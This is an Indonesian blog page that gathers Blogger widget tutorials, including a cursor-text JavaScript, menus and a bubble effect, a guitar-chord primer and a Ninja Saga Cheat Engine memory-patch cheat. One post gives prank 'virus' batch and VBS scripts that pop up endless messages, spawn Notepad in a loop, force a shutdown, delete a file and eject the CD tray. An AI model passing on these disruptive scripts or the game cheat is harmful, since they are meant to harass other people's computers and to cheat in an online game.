Blue Fire Pointer

==>

" I'm Not Perfect, But I'm Limited Edition "

Thursday, 8 May 2014

Cara Membuat Kotak Script

<div style="border: 3px #5f200e double; padding: 10px; background-color: #82CAFA; text-align: left;"> Kode Script Anda Disini</div>

Langkah2
1. Buat entri baru, kemudian copy script yg ada di dalam kotak, lalu isi kalimat yg mw di publikasikan di Kode Script Anda Disini...
2. Untuk pilihan Warna Background, bisa diganti dengan mengganti #82CAFA klik disini
3. Daftar Kode HTML warna dapat dilihat disini
4. Jika Anda ingin menampilkan Kode Java Script, Agar java script bisa terbaca di dalam kotak, maka Parse dulu code Script nya disini


<style type='text/css'>
#outerCircleText {
font-style: italic;
font-weight: bold;
font-family: &#39;comic sans ms&#39;, verdana, arial;
color: #ff840a;

position: absolute;top: 0;left: 0;z-index: 3000;cursor: default;}
#outerCircleText div {position: relative;}
#outerCircleText div div {position: absolute;top: 0;left: 0;text-align: center;}

</style>
<script type='text/javascript'>
//<![CDATA[

;(function(){

// Pesanmu di sini..
var msg = "W E L C O M E . . .";


// Set font's style size for calculating dimensions
// Set to number of desired pixels font size (decimal and negative numbers not allowed)
var size = 25;

// Set both to 1 for plain circle, set one of them to 2 for oval
// Other numbers & decimals can have interesting effects, keep these low (0 to 3)
var circleY = 0.75; var circleX = 2;

// The larger this divisor, the smaller the spaces between letters
// (decimals allowed, not negative numbers)
var letter_spacing = 5;

// The larger this multiplier, the bigger the circle/oval
// (decimals allowed, not negative numbers, some rounding is applied)
var diameter = 10;

// Rotation speed, set it negative if you want it to spin clockwise (decimals allowed)
var rotation = 0.2;

// This is not the rotation speed, its the reaction speed, keep low!
// Set this to 1 or a decimal less than one (decimals allowed, not negative numbers)
var speed = 0.3;

// BERHENTI NGEDIt//

if (!window.addEventListener && !window.attachEvent || !document.createElement) return;

msg = msg.split('');
var n = msg.length - 1, a = Math.round(size * diameter * 0.208333), currStep = 20,
ymouse = a * circleY + 20, xmouse = a * circleX + 20, y = [], x = [], Y = [], X = [],
o = document.createElement('div'), oi = document.createElement('div'),
b = document.compatMode && document.compatMode != "BackCompat"? document.documentElement :

document.body,

mouse = function(e){
e = e || window.event;
ymouse = !isNaN(e.pageY)? e.pageY : e.clientY; // y-position
xmouse = !isNaN(e.pageX)? e.pageX : e.clientX; // x-position
},

makecircle = function(){ // rotation/positioning
if(init.nopy){
o.style.top = (b || document.body).scrollTop + 'px';
o.style.left = (b || document.body).scrollLeft + 'px';
};
currStep -= rotation;
for (var d, i = n; i > -1; --i){ // makes the circle
d = document.getElementById('iemsg' + i).style;
d.top = Math.round(y[i] + a * Math.sin((currStep + i) / letter_spacing) * circleY - 15) +

'px';
d.left = Math.round(x[i] + a * Math.cos((currStep + i) / letter_spacing) * circleX) + 'px';
};
},

drag = function(){ // makes the resistance
y[0] = Y[0] += (ymouse - Y[0]) * speed;
x[0] = X[0] += (xmouse - 20 - X[0]) * speed;
for (var i = n; i > 0; --i){
y[i] = Y[i] += (y[i-1] - Y[i]) * speed;
x[i] = X[i] += (x[i-1] - X[i]) * speed;
};
makecircle();
},

init = function(){ // appends message divs, & sets initial values for positioning arrays
if(!isNaN(window.pageYOffset)){
ymouse += window.pageYOffset;
xmouse += window.pageXOffset;
} else init.nopy = true;
for (var d, i = n; i > -1; --i){
d = document.createElement('div'); d.id = 'iemsg' + i;
d.style.height = d.style.width = a + 'px';
d.appendChild(document.createTextNode(msg[i]));
oi.appendChild(d); y[i] = x[i] = Y[i] = X[i] = 0;
};
o.appendChild(oi); document.body.appendChild(o);
setInterval(drag, 25);
},

ascroll = function(){
ymouse += window.pageYOffset;
xmouse += window.pageXOffset;
window.removeEventListener('scroll', ascroll, false);
};

o.id = 'outerCircleText'; o.style.fontSize = size + 'px';

if (window.addEventListener){
window.addEventListener('load', init, false);
document.addEventListener('mouseover', mouse, false);
document.addEventListener('mousemove', mouse, false);
if (/Apple/.test(navigator.vendor))
window.addEventListener('scroll', ascroll, false);
}
else if (window.attachEvent){
window.attachEvent('onload', init);
document.attachEvent('onmousemove', mouse);
};

})();
//]]>
</script>

Catatan...
Kata WELCOME dapat anda ganti dengan sesuka kalian...
Untuk warna dpat diganti disamping color dengan code sebagai dapat dilihat disini


DASAR / CHORD DASAR
Pada dasarnya chord atau kunci dalam nada dapat dibagi dua yaitu:
a. Kunci / Chord Mayor
b. Kunci / Chord Minor
Dan nanti setelah pengembangan dari nada mayor dan minor itu akan kita temukan
beberapa chord yang lainnya seperti chord D7, Bm7 , G9, serta nada nada kromatis
lainnya.
A. KUNCI / CHORD MAYOR
Baik, seperti yang telah saya uraikan diatas bahwa setiap nada memiliki jarak yang
berbeda. Untuk bahan pelatihan dasar anda harus memahami dan mempraktekan chord
C = Do, D = Re, E = Mi, F = Fa, G = Sol, A = La, B = Si
Setiap Nada Mayor atau chord Mayor terdiri dari notasi Do, Mi, Sol, atau sebaliknya.

Untuk lebih lengkapnya dasar dari main gitar   lalu Skip Add di pojok kanan atas...


1. Buatlah Label disetiap Postingan artikel anda
Seperti contoh diatas dibagian kiri gambar ada tulisan Label kan, nah diisikan disitu label yang anda mau untuk artikel anda.. jika anda menghendaki Halaman dengan Daftar Puisi dan didalam halaman tersebut ingin berisikan kumpulan puisi,isikan saja Label Daftar Puisi. Selesaikan hingga artikel anda jadi.

2.  Masuk ke Template
Silahkan masuk ke dashboard lalu pilih template dan pilih edit HTML
Setelah masuk Ke Edit HTML centang Expand Template Widget lalu Cari Kata ini :


showaddelement='no'>


Cari Kata yang berwarna merah saja menggunakan CTRL + F agar mudah untuk mencarinya
Setelah Menemukan Kata tersebut ganti Dengan no dengan yes sehingga menjadishowaddelement='yes'>
lalu klik simpan template.

3. Masuk ke tata Letak
Masuk ke tata letak dan Tambahkan gadget lalu pilih HTML/Java Script
Lalu Copy Paste Tulisan dibawah ini

http://alamat url anda.com"class="navigation">HOME
http://alamat url anda.com/search/label/Daftar%20Puisi" class="navigation">Daftar Puisi
http://alamat url anda.com/search/label/NAMALABELYANGANDAINGINKAN" class="navigation">NAMALABELYANGANDAINGINKAN

PERHATIAN!!
*untuk yang berwarna merah diatas sesuaikan dengan label yang anda berikan ditiap tiap artikel, jika label dalam artikel anda ada spasi, dalam URL spasi diganti dengan huruf " %20 " tanpa tanda petik
*untuk yang berwarna bisa sesuaikan dengan URL blog anda

Setelah selesai klik simpan anda dapat meletakkan halaman anda yang baru sesuai yang anda inginkan.

Sekian Tips dan Trick saya mengenai Memindahkan Artikel kehalaman lain dalam Blogspot.com


Dari sekian postingan tentang cara membuat virus di blog ini mungkin ini yang paling gokil dan jahil, karena tidak hanya komputernya yang bingung tapi orangnya juga akan jengkel.

Penasaran nih ?
Dibawah ada beberapa script kode untuk membuat virus silahkan di ubah atau langsung dikopi ke notepad anda.

1. Virus dengan sasaran buat orang jengkel karena muncul terus, sebenarnya bukan virus tapi hanya program 
yang sok-sok jadi virus :)

@ECHO off

:
Begin
msg * Haloo ?
msg * Lagi apa nih ?
msg * Weww ketahuan nih..
msg * Hayooo ngaku..
msg * Ye ye ketauan yeye ketahuan
msg * Aku matiin saja gimana
msg * Mau............................
GOTO BEGIN
simpan dengan berekstensi .bat contoh Usil.bat
 2.  Membuat Virus Wants to Be A Milionaire

@echo off

title quiz wants to be a millionaire
:menu

cls
echo jika kamu kena virus apa
yang kamu lakukan
pause
echo pilih yang mana:
echo 1. Matikan Komputer
echo 2. Format Komputer
echo 3. Yahhhh...
set input=nothing
set /p input=Choice:
if %input%==1 shutdown -s -t
30
if %input%==2 del c:\xxx
if %input%==3 @ECHO off
msg * Kurang Beruntung nih
msg * Kurang Iman kali :D
msg * Aduh ini gimana kok tambah parah
msg * Masukin ke UGD aja ya
msg * Telpon 311 saja ya
@ECHO off
:top
START %SystemRoot%
\system32\notepad.exe
GOTO top
Simpan dengan .bat contoh contoh = Kuis Wants to be a millionaire.bat

3. Membuka notepad terus-menerus

@ECHO off

:top
START %SystemRoot%

\system32\notepad.exe
GOTO top
Simpan dengan ektensi.bat

4. Shutdown sendiri dan kirim pesan otomatis

Set wshShell

=wscript.CreateObject
("WScript.Shell")

do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
Simpan dengan .vbs

5. CD Room terbuka dan tertutup terus

Set oWMP = CreateObject

("WMPlayer.OCX.7")
Set colCDROMs =

oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Simpan dengan .vbs

Catatan :
Hanya sekedar referensi agar lebih waspada terhadap setiap software atau program yang ada di computer, laptop atau di internet agar tidak mudah percaya begitu saja karena akibatnya sangat fatal.


Nah, mungkin bagi anda yang penasaran dengan trick satu ini silahkan di cobain sob.... Effek Bubble Kursor adalah bila kita menggerakkan mouse pada halaman blog kita maka akan keluar dari Kursor beberapa gelembung, yang tadinya kecil hingga membesar. Dan makin sering kita menggerakan Kursor makin banyak gelembungan (bubble) yang berterbangan di halaman blog kita.

OK. Kalau sobat berminat dan ingin memasangnya di blog masing-masing silahkan ikuti langkah-langkah berikut.

   1. Seperti biasa LogIn ke Blogger sobat
   2. Pada halaman Dasbor klik Rancangan
   3. Pada Halaman Elemen Laman klik Tambah Gadget / add a gadget.


   4. Pilih yang HTML/Javascript.


   4. Copy dan Paste Kode Bubble Gelembung Cursor Efeck di bawah ini di kotak HTML/Javascript.


(   http://ardhidecheterz.blogspot.com                       )


PERINGATAN!!
Kode yang berwarna merah adalah warna Bubble silahkan sobat ganti dengan warna kesukaan sobat, untuk bantuan kode warna silahkan klik disini.
Kode yang berwarna kuning adalah jumlah Bubble yang akan kita pasang. Sobat boleh menggantinya mau seberapa banyak Bubble yang akan di tampilkan


   5.  Setelah semua langkah langkah selesai. Klik tombol SIMPAN, dan lihat hasilnya.



Cara Membuat Menu Slide Bergaya Vertikal Fixed Mungkin sobat ingin memasang menu seperti gambar di bawah ini, Oke kita lanjut aja ke Tutorial berikut ...


  • Login ke Blogger
  • Rancangan -> Edit HTML
  • Tekan Ctrl+F cari kode ]]>
  •  copy kode CSS dibawah ini paste diatas kode ]]>copy kode CSS dibawah ini paste diatas kode ]]>;


    • (((  Selanjutnya Cari kode 
     copy kode berikut ini terus elu masukan di atas kode   )))


    Yang http://manapsibarani.blogspot.com/ elu ubah dengan link yang akan di tuju dan yang XXXXXXX kamu ubah dengan Judul.

    • Kemudiaan Save Template.
    • Lihat Hasilnya gan !!!! XD,....
    Semoga Bermanfaat Bagi Kalian semunya !


    Bagi Yang Suka COPAS! Harap Cantumkan Linknya !!!, Terimakasih.
     

    Tuesday, 6 December 2011

    Nge Cheat One Hit di Ninja Saga

    Buka Ninja Saga Tapi jangan di Play dulu
    Buka Cheat Engine
    Ubah value dari 4 byte menjadi "Array of byte"
    Cheklis "Also Scan Read Only Memory"
    Scan kode ini 62 04 D3 24 64 A3 A2
    Jika sudah ketemu 1 address, double address tersebut sampai pindah ke bawah
    Ubah Value address tersebut menjadi 62 04 D3 24 64 A2 A2
    Play Ninja Saga

    Mainin deh tuh game ampe sepuasnya...
    :)